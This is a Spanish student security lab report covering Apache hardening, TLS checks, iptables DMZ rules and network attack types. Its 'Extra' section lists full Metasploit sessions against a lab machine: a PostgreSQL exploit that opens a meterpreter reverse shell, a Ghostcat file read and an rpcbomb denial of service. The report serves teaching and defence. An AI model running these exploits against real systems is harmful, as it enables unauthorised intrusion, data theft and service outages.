4.1 Instalación y Estado del Servicio

Comprobación	Comando	Resultado
Versión instalada	apache2 -v	Server version: Apache/2.4.66
Estado del servicio	systemctl status apache2	Active: active (running)
Puerto de escucha	ss -tlnp grep apache	LISTEN 0 511 *:80 **
Respuesta HTTP	curl http://localhost	Devuelve el código fuente HTML de la página por defecto de Apache

Evidencia

```
Session Acciones Editar Vista Ayuda
(kaliuser@kali)~$ apache2 -v
Server version: Apache/2.4.66 (Debian)
Server built: 2026-02-01T12:44:20

(kaliuser@kali)~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
   Active: active (running) since Sun 2026-03-08 13:52:26 CET; 3h 57min ago
  Invocation: dea13e74e594f270f1c15a4b758d7
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 9829 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
 Main PID: 926 (apache2)
   Status: "total requests: 826; Idle/Busy workers 100/0; Requests/sec: 0.8579; Bytes served/sec: 54 B/sec"
    Tasks: 6 (limit: 9261)
  Memory: 23.6M (limit: 38.6M)
     CPU: 1.443s
  CGroup: /system.slice/apache2.service
          └─ 926 /usr/sbin/apache2 -k start -DFOREGROUND
             9835 /usr/sbin/apache2 -k start -DFOREGROUND
             9836 /usr/sbin/apache2 -k start -DFOREGROUND
             9837 /usr/sbin/apache2 -k start -DFOREGROUND
             9838 /usr/sbin/apache2 -k start -DFOREGROUND
             9839 /usr/sbin/apache2 -k start -DFOREGROUND

mar 08 14:07:14 kali apachectl[9042]: apache2: Syntax error on line 147 of /etc/apache2/apache2.conf: Syntax error on line 11 of /etc/apache2/mods-enabled/status.conf: Expected </RequireAll> but saw </L>
mar 08 14:07:14 kali systemd[1]: apache2.service: Control process exited, code=exited, status=1/FAILURE
mar 08 14:07:14 kali systemd[1]: apache2.service: Failed with status 1.
mar 08 14:07:45 kali systemd[1]: Reloading apache2.service - The Apache HTTP Server...
mar 08 14:07:45 kali apachectl[9321]: apache2: Syntax error on line 147 of /etc/apache2/apache2.conf: Syntax error on line 11 of /etc/apache2/mods-enabled/status.conf: Expected </RequireAll> but saw </L>
mar 08 14:07:45 kali systemd[1]: apache2.service: Control process exited, code=exited, status=1/FAILURE
mar 08 14:07:45 kali systemd[1]: apache2.service: Failed with status 1.
mar 08 14:08:45 kali systemd[1]: Reloading apache2.service - The Apache HTTP Server...
mar 08 14:08:45 kali apachectl[9829]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this m>
mar 08 14:08:45 kali systemd[1]: Reloaded apache2.service - The Apache HTTP Server.
lines 1-29/29 (END)
```

```
Session Acciones Editar Vista Ayuda
(kaliuser@kali)~$ sudo ss -tlnp | grep apache
LISTEN 0 511 *:80 *:80 users:((("apache2",pid=9839,fd=4),("apache2",pid=9838,fd=4),("apache2",pid=9837,fd=4),("apache2",pid=9836,fd=4),("apache2",pid=9835,fd=4),("apache2",pid=926,fd=4))

(kaliuser@kali)~$ curl http://localhost
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css"> body {margin: 0; padding: 0;}
</style>
</head>
<body>
<div style="text-align: center; border: 1px solid black; padding: 10px; width: fit-content; margin: 0 auto; background-color: #f0f0f0;">
<div style="display: inline-block; text-align: left; width: 80%;">
<h1 style="margin: 0; font-size: 2em; font-family: sans-serif;">Apache2
<h2 style="margin: 0; font-size: 1.2em; font-family: sans-serif;">It works!
<div style="clear: both;">
```

4.2 Vulnerabilidad: /server-status Expuesto

Información sensible expuesta por /server-status antes de parchearlo:

/server-status estaba accesible desde cualquier IP sin autenticación. Exponía: versión exacta del servidor (Apache/2.4.66 Debian), MPM prefork, fecha de compilación (2026-02-01), tiempo de actividad del servidor, carga de CPU en tiempo real, número de workers activos e inactivos, total de peticiones procesadas (2343), tráfico acumulado (1.6 MB) y las últimas URLs solicitadas.

Se accedió con curl <http://192.168.179.4/server-status> y devolvió toda esta información sin ningún tipo de restricción.

Evidencia

```
(kaliuser@kali) [~]
$ curl http://192.168.179.4/server-status
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<div>
<address>Apache/2.4.66 (Debian) Server at 192.168.179.4 Port 80</address>
</div></body></html>

(kaliuser@kali) [~]
$ cat /etc/apache2/mods-enabled/status.conf
# Allow server status reports generated by mod_status,
# with the URL of http://servername/server-status
# Uncomment and change the "192.0.2.0/24" to allow access from other hosts.

<Location /server-status>
    SetHandler server-status
    <RequireAll>
        Require ip 127.0.0.1
        Require ip ::1
    </RequireAll>
</Location>

# Keep track of extended status information for each request
ExtendedStatus On

# Determine if mod_status displays the first 63 characters of a request or
# the last 63, assuming the request itself is greater than 63 chars.
# Default: Off
#SeeRequestTail On

<IfModule mod_proxy.c>
    # Show Proxy LoadBalancer status in mod_status
    ProxyStatus On
</IfModule>

(kaliuser@kali) [~]
$
```

Configuración aplicada en /etc/apache2/mods-enabled/status.conf para restringir el acceso:

Añadir en /etc/apache2/apache2.conf las directivas ServerTokens Prod y ServerSignature Off hace que Apache solo responda "Apache" sin revelar la versión exacta, dificultando el fingerprinting automatizado.

Sin esta medida, si un directorio no tiene index.html Apache muestra todos los archivos que contiene. Se corrige añadiendo Options -Indexes en la configuración del VirtualHost o en apache2.conf.

Verificación tras aplicar el parche (resultado de curl http://192.168.x.x/server-status):

Al ejecutar curl <http://192.168.179.4/server-status> el servidor devuelve 403 Forbidden, confirmando que el acceso desde IPs externas queda completamente bloqueado.

Solo es accesible desde curl <http://127.0.0.1/server-status> en localhost.

5. Seguridad – Ataque y Defensa

🎯 Objetivo

Identificar y comprender los principales tipos de ataques de red (spoofing, sniffing), los protocolos de comunicación segura (SSL/TLS) y las arquitecturas de defensa perimetral (DMZ, firewalls).

5.1 Tipos de Ataques de Red

Tipo de ataque	Descripción	Herramienta en Kali	Mitigación
ARP Spoofing	El atacante falsifica respuestas ARP para redirigir el tráfico (MitM)	arp spoof / Bettercap	Dynamic ARP Inspection, VLAN
DNS Spoofing	Respuestas DNS falsas redirigen al usuario a servidores maliciosos	dnsspoof / ettercap	DNSSEC, DoH
Sniffing pasivo	Captura silenciosa de paquetes sin modificarlos	Wireshark / tcpdump	Cifrado (HTTPS, SSH, VPN)
IP Spoofing	Falsificación de la IP origen de los paquetes	hping3	BCP38, filtros antispoofing
DoS / DDoS	Saturar un servicio con peticiones para hacerlo inaccesible	hping3 --flood	Rate limiting, CDN, IDS/IPS

ARP Spoofing:

ARP (Address Resolution Protocol) traduce direcciones IP a direcciones MAC en la red local. Como ARP no tiene mecanismo de autenticación, un atacante puede enviar respuestas ARP falsas a la víctima diciéndole que la MAC del gateway (router) es la MAC del atacante..

Simultáneamente envía respuestas falsas al router diciéndole que la MAC de la víctima es la suya

A partir de ese momento todo el tráfico entre víctima y router pasa por el atacante (Man in the Middle), quien puede leerlo, modificarlo o bloquearlo antes de reenviarlo.

¿Por qué el sniffing es efectivo en redes HTTP pero no en HTTPS?

En HTTP los datos viajan en texto plano, por lo que capturar los paquetes con Wireshark o tcpdump es suficiente para leer el contenido íntegro. En HTTPS los datos se cifran con TLS antes de enviarse, de forma que aunque el atacante capture todos los paquetes solo obtiene datos cifrados.

Sin la clave privada del servidor o las claves de sesión TLS es computacionalmente inviable descifrar el contenido en tiempo real.

5.2 Protocolos Seguros: SSL/TLS

SSL/TLS cifra las comunicaciones entre cliente y servidor, protegiendo la confidencialidad e integridad de los datos transmitidos.

Protocolo	Versión	Estado	Vulnerabilidades conocidas
SSL 2.0	Obsoleto	✗ Inseguro	DROWN, múltiples
SSL 3.0	Obsoleto	✗ Inseguro	POODLE
TLS 1.0	Obsoleto	⚠ Desaconsejado	BEAST, POODLE
TLS 1.1	Obsoleto	⚠ Desaconsejado	Deprecado en 2021
TLS 1.2	Actual	✓ Aceptable	Seguro con buena configuración
TLS 1.3	Más reciente	✓ Recomendado	Sin vulnerabilidades conocidas


Comandos usados para verificar SSL/TLS en el laboratorio:

```
sudo a2enmod ssl
```

```
sudo systemctl reload apache2
```

```
sudo nmap --script ssl-enum-ciphers -p 443 127.0.0.1
```

```
openssl s_client -connect 127.0.0.1:443
```



Evidencia

```
(kaliuser@kali)-[~]
$ sudo a2enmod ssl
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
    systemctl restart apache2

(kaliuser@kali)-[~]
$ sudo systemctl reload apache2

(kaliuser@kali)-[~]
$ sudo nmap --script ssl-enum-ciphers -p 443 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 18:31 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).

PORT      STATE SERVICE
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 15.65 seconds
```

```
(kaliuser@kali)-[~]
$ ss -tlnp | grep 443
LISTEN 0      511          *:443          *:*

(kaliuser@kali)-[~]
$ openssl s_client -connect 127.0.0.1:443
Connecting to 127.0.0.1
CONNECTED(00000003)
40872121DB7F0000:error:0A0000C6:SSL routines:tls_get_more_records:packet length too long:../ssl/record/methods/tls_common.c:660:
40872121DB7F0000:error:0A000139:SSL routines::record layer failure:../ssl/record/rec_layer_s3.c:698:
---
no peer certificate available
---
No client certificate CA names sent
Negotiated TLS1.3 group: <NULL>
---
SSL handshake has read 5 bytes and written 1667 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Protocol: TLSv1.3
This TLS version forbids renegotiation.
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
```

¿Qué versión de TLS usa tu servidor Apache? ¿Cómo lo has comprobado?

El servidor Apache usa **TLS 1.3**, comprobado mediante **openssl s_client -connect 127.0.0.1:443**. **TLS 1.3** es la versión más reciente y segura, prohíbe la renegociación (evita ataques **Man in the middle**), no tiene vulnerabilidades conocidas.

Se comprobó ejecutando el comando **openssl s_client -connect 127.0.0.1:443** que establece una conexión SSL/TLS con el servidor y muestra los detalles de la negociación.

En la salida del comando aparece **Protocol: TLSv1.3**, confirmando así que Apache negocia por defecto la versión más reciente y segura del protocolo.

Adicionalmente se verificó con **ss -tlnp | grep 443** que el puerto **443** estaba activo y escuchando, y con **sudo a2enmod ssl** que el módulo SSL de Apache estaba correctamente habilitado.

5.3 Arquitectura DMZ y Firewall

Una DMZ (Zona Desmilitarizada) es una subred intermedia que expone servicios públicos al exterior mientras aísla y protege la red interna corporativa.

DMZ y Firewall

La DMZ se sitúa entre dos firewalls. El firewall externo separa Internet de la DMZ, permitiendo solo el tráfico hacia los servicios públicos (puertos 80 y 443 hacia el servidor web)..

El firewall interno separa la DMZ de la red interna corporativa, bloqueando todo el tráfico directo desde Internet a la red interna.

Si un atacante compromete el servidor web en la DMZ, el firewall interno le impide acceder a los servidores de base de datos o equipos internos. Esto limita el impacto de un compromiso

Evidencia

```
(kaliuser@kali)-[~]
$ sudo iptables -L -n -v
Chain INPUT (policy DROP 1 packets, 407 bytes)
 pkts bytes target    prot opt in     out     source                 destination
  0      0 ACCEPT    all  --  lo     *       0.0.0.0/0              0.0.0.0/0
  1 576 ACCEPT    all  --  *      *       0.0.0.0/0              0.0.0.0/0
  0      0 ACCEPT    tcp  --  *      *       0.0.0.0/0              0.0.0.0/0
  0      0 ACCEPT    tcp  --  *      *       0.0.0.0/0              0.0.0.0/0
  0      0 ACCEPT    tcp  --  *      *       192.168.179.0/24       0.0.0.0/0
Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source                 destination
Chain OUTPUT (policy ACCEPT 1 packets, 310 bytes)
 pkts bytes target    prot opt in     out     source                 destination

(kaliuser@kali)-[~]
$ curl --connect-timeout 5 http://127.0.0.1:8080
curl: (7) Failed to connect to 127.0.0.1 port 8080 after 0 ms: Could not connect to server

(kaliuser@kali)-[~]
$ curl --connect-timeout 5 http://127.0.0.1:3306
curl: (7) Failed to connect to 127.0.0.1 port 3306 after 0 ms: Could not connect to server

(kaliuser@kali)-[~]
$
```

Zona	Contenido	Nivel de confianza	Acceso desde Internet
Internet	Usuarios externos, atacantes	0 — Sin confianza	Total
DMZ	Servidores web, DNS, correo	Bajo	Controlado (80, 443)
Red interna	PCs, servidores internos, BD	Alto	Bloqueado

Reglas de firewall configuradas en el laboratorio (iptables/ufw):

Se configuró iptables para simular un firewall de perímetro DMZ. La política por defecto se estableció en DROP (denegar todo) y se añadieron reglas específicas para permitir únicamente los servicios necesarios:

```
sudo iptables -P INPUT DROP           # Denegar todo por defecto
sudo iptables -P FORWARD DROP        # Bloquear reenvío de paquetes
sudo iptables -A INPUT -i lo -j ACCEPT # Permitir loopback
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT # Conexiones activas
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT    # HTTP público
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT   # HTTPS público
sudo iptables -A INPUT -s 192.168.179.0/24 -p tcp --dport 22 -j ACCEPT # SSH solo red laboratorio
```

Se verificó que el puerto 80 responde correctamente y que puertos no autorizados (8080, 3306) devuelven timeout, confirmando que el firewall bloquea el tráfico no permitido.

Evidencia

```
(kaliuser@kali)-[~]
$ sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT

(kaliuser@kali)-[~]
$ sudo iptables -A INPUT -i lo -j ACCEPT

(kaliuser@kali)-[~]
$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

(kaliuser@kali)-[~]
$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

(kaliuser@kali)-[~]
$ sudo iptables -A INPUT -s 192.168.179.0/24 -p tcp --dport 22 -j ACCEPT
```

¿Qué diferencia hay entre un firewall de red y un firewall de aplicación (WAF)?

Un firewall de red opera en las capas 3 y 4 del modelo OSI, filtrando tráfico por IP, puerto y protocolo, decide si un paquete puede pasar o no basándose en reglas de origen/destino..

Un WAF (Web Application Firewall) opera en la capa 7, analizando el contenido HTTP/HTTPS para detectar ataques específicos de aplicaciones web como inyección SQL, XSS, inclusión de archivos o ataques de fuerza bruta a formularios

Son complementarios: el firewall de red protege el perímetro y el WAF protege la aplicación web.

6. Conclusiones y Valoración

6.1 Conclusión Personal

Describe qué has aprendido realizando esta práctica:

Esta práctica ha permitido comprender de forma práctica el ciclo completo de una auditoría de seguridad: desde el reconocimiento con Nmap hasta la captura y análisis de tráfico con Wireshark, pasando por la identificación de vulnerabilidades reales en Apache y su corrección.

Se ha comprobado empíricamente por qué el cifrado es imprescindible al observar credenciales en texto plano en capturas HTTP, y se han aplicado medidas de hardening reales sobre un servidor en producción simulada.

¿Qué herramienta te ha resultado más útil y por qué?

Nmap, con un solo comando permite descubrir hosts, identificar servicios, detectar versiones y buscar vulnerabilidades conocidas, cubriendo las fases más críticas del reconocimiento. Sin la capacidad de reconocer un target no podríamos llegar a explotar vulnerabilidades o configurar adecuadamente una red

7. Extra

VULNERABILIDAD Nº 1: PostgreSQL.		
Información de vulnerabilidad		
Se ha identificado una vulnerabilidad en el servicio postgresql mediante nmap por el puerto 5432 "PostgreSQL DB 8.3.0 - 8.3.7" de la máquina "192.168.1.135" Pudiendo ser vulnerable a "CVE-2012-0868"		
SO: LINUX		VERSIÓN: UBUNTU
CRITICIDAD: 6.5	CVE-2012-0868	
EXPLOTACIÓN DE VULNERABILIDAD		
Se ha aprovechado un módulo de metasploitable, "linux/postgres/postgres_payload" para poder iniciar sesión con meterpreter en la máquina a auditar y obtener acceso remoto.		
<pre>msf6 exploit(linux/postgres/postgres_payload) > options Module options (exploit/linux/postgres/postgres_payload): Name Current Setting Required Description --- - DATABASE template1 yes The database to authenticate against PASSWORD postgres no The password for the specified username. Leave blank for a random password. RHOSTS 192.168.1.135 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 5432 yes The target port USERNAME postgres yes The username to authenticate as VERBOSE false no Enable verbose output Payload options (linux/x86/meterpreter/reverse_tcp): Name Current Setting Required Description --- - LHOST 192.168.1.136 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- - 0 Linux x86 msf6 exploit(linux/postgres/postgres_payload) > exploit [*] Started reverse TCP handler on 192.168.1.136:4444 [*] 192.168.1.135:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) [*] Uploaded as /tmp/SGlfOpLL.so, should be cleaned up automatically [*] Sending stage (989032 bytes) to 192.168.1.135 [*] Meterpreter session 2 opened (192.168.1.136:4444 -> 192.168.1.135:42297) at 2022-06-12 18:10:07 -0400 meterpreter > JAVIER JIMENEZ</pre>		
MITIGACIÓN DE VULNERABILIDAD		
Actualizar a la versión más reciente y/o una sin vulnerabilidades conocidas		

VULNERABILIDAD N° 2: Apache Jserv Protocol v1.3.		
Información de vulnerabilidad		
Se ha identificado una vulnerabilidad en el servicio ajp13 mediante nmap por el puerto 8009 "Apache Jserv Protocol v1.3" de la máquina "192.168.1.135" Pudiendo ser vulnerable a "CVE-2000-1247"		
SO: LINUX	VERSIÓN: UBUNTU	
CRITICIDAD:2.5	CVE-2000-1247	
EXPLOTACIÓN DE VULNERABILIDAD		
Se ha aprovechado un módulo de metasploitable, "admin/http/tomcat_ghostcat" para poder acceder a la máquina a auditar desde el puerto 8009 y así poder obtener información sensible como contraseñas vía solicitud web (jserv)		
<pre>msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit [*] Running module against 192.168.1.135 Status Code: OK Etag: W/"1565-1228677438800" Last-Modified: Sun, 07 Dec 2008 19:17:16 GMT Content-Type: application/xml Content-Length: 1565 <?xml version="1.0" encoding="ISO-8859-1"?> <!-- Licensed to the Apache Software Foundation (ASF) under one or more contributor license agreements. See the NOTICE file distributed with this work for additional information regarding copyright ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at http://www.apache.org/licenses/LICENSE-2.0 Unless required by applicable law or agreed to in writing, software distributed under the license is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the license for the specific language governing permissions and limitations under the License. --> <web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd" version="2.4"> <display-name>Welcome to Tomcat</display-name> <description> Welcome to Tomcat </description> <!-- JSPC servlet mappings start --> <servlet> <servlet-name>org.apache.jsp.index_jsp</servlet-name> <servlet-class>org.apache.jsp.index_jsp</servlet-class> </servlet> <servlet-mapping> <servlet-name>org.apache.jsp.index_jsp</servlet-name> <url-pattern>/index.jsp</url-pattern> </servlet-mapping> <!-- JSPC servlet mappings end --> </web-app> [*] 192.168.1.135:8009 - /root/.msf4/loot/20220612184128_default_192.168.1.135_WEBINFweb.xml_445869.txt [*] Auxiliary module execution completed msf6 auxiliary(admin/http/tomcat_ghostcat) > JAVIER JIMENEZ</pre>		
MITIGACIÓN DE VULNERABILIDAD		
Actualizar a la versión más reciente		

VULNERABILIDAD N° 3: 2 (RPC #100000).		
Información de vulnerabilidad		
Se ha identificado una vulnerabilidad en el servicio <code>rpcbind</code> mediante <code>nmap</code> por el puerto 111 "2 (RPC #100000)" de la máquina "192.168.1.135" Pudiendo ser vulnerable a "CVE-2017-8779"		
SO: LINUX		VERSIÓN: UBUNTU
CRITICIDAD: 7,5	CVE-2017-8779	
EXPLOTACIÓN DE VULNERABILIDAD		
Se ha aprovechado un módulo de metasploitable, " <code>dos/rpc/rpcbomb</code> " para realizar una denegación de servicio a través del puerto 111		
<pre>msf6 > search rpcbind Matching Modules # Name Disclosure Date Rank Check Description - - - - - - 0 auxiliary/dos/rpc/rpcbomb normal No RPC DoS targeting *nix <code>rpcbind</code>/libtirpc Interact with a module by name or index. For example <code>info 0</code>, <code>use 0</code> or <code>use auxiliary/dos/rpc/rpcbomb</code> msf6 > use 0 msf6 auxiliary(dos/rpc/rpcbomb) > options Module options (auxiliary/dos/rpc/rpcbomb): Name Current Setting Required Description -- - ALLOCSIZE 1000000 yes Number of bytes to allocate BATCHSIZE 256 yes The number of hosts to probe in each set COUNT 1000000 no Number of intervals to loop RHOSTS 192.168.1.135 yes The target host(s), see https://github.com/rapid7/metasploit-framework RPORT 111 yes The target port (UDP) THREADS 10 yes The number of concurrent threads msf6 auxiliary(dos/rpc/rpcbomb) > set RHOSTS 192.168.1.135 RHOSTS => 192.168.1.135 msf6 auxiliary(dos/rpc/rpcbomb) > exploit [*] Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf6 auxiliary(dos/rpc/rpcbomb) > JAVIER JIMENEZ</pre>		
MITIGACIÓN DE VULNERABILIDAD		
Actualizar a la versión 1.2.6 <code>rpcbind</code>		

🔒 Aviso Legal y Ético

Todas las técnicas documentadas en esta práctica han sido realizadas exclusivamente en un entorno de laboratorio controlado y aislado. El uso de estas herramientas contra sistemas sin autorización explícita es ilegal y contrario a la ética profesional.